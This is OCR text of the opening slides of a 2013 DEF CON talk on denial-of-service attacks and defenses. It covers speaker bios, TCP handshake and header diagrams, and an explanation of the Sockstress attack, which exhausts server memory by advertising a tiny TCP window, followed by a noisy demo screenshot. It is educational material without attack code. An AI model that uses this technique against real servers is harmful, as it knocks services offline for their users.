
Evil DoS Attacks and Strong Defenses

Sam Bowne and Matthew Prince

DEF CON 21

August 2, 2013

Bio




Sam Bowne

@sambowne

I teach Ethical Hacking at City College San Francisco. My statements are my own, not official positions of CCSF.

San Francisco · samsclass.info

Bio



Matthew Prince

@eastdakota

A little bit geek, wonk, and nerd. Repeat entrepreneur, recovering lawyer and former ski instructor. Currently, CEO & co-founder of CloudFlare.


San Francisco, CA · cloudflare.com

Evil Attacks

Sockstress
New IPv6 RA Flood

Sockstress

TCP Handshake



SYN

SYN/ACK

ACK

SYN

SYN/ACK

ACK

Client

Server


Images from drawingstep.com and us.123rf.com

TCP Window Size

```
0                   1                   2                   3
   0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
  +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
  |          Source Port          |       Destination Port        |
  +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
  |                        Sequence Number                        |
  +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
  |                    Acknowledgment Number                      |
  +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
  |  Data |           |U|A|P|R|S|F|                               |
  | Offset| Reserved  |R|C|S|S|Y|I|            Window             |
  |       |           |G|K|H|T|N|N|                               |
  +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
  |           Checksum            |         Urgent Pointer        |
  +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
  |                    Options                    |    Padding    |
  +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
  |                             data                              |
  +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+

                           TCP Header Format
```

Sockstress Attack




Images from drawingstep.com and us.123rf.com

From 2008

- Still not patched
- Attacks TCP by sending a small WINDOW size
- Causes sessions to hang up, consuming RAM
- Can render servers **unbootable**

Sockstress Demo



VMware Fusion File Edit View Virtual Machine Window Help
39% Sat May 25 3:27:07 PM Sam Bowne
Windows 7-512
Slackware 10.2 VM
Windows Task Manager
File Options View Help
Applications Processes Services Performance Networking Users
CPU Usage
98 %
CPU Usage History
Memory
1.50 GB
Physical Memory Usage History
Resource Monitor...
Windows
Build 7601
This copy of Windows is not genuine
3:27 PM
Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
Shell
Shell No. 2
1 2 3 4
Shell No. 2 - Konsole
How do I install python? - Konq
6:27


Physical Memory (MB)	
Total	2047
Cached	308
Available	505
Free	228

Kernel Memory (MB)	
Paged	103
Nonpaged	684

System	
Handles	215339
Threads	560
Processes	55
Up Time	0:00:11:39
Commit (MB)	1506 / 4094

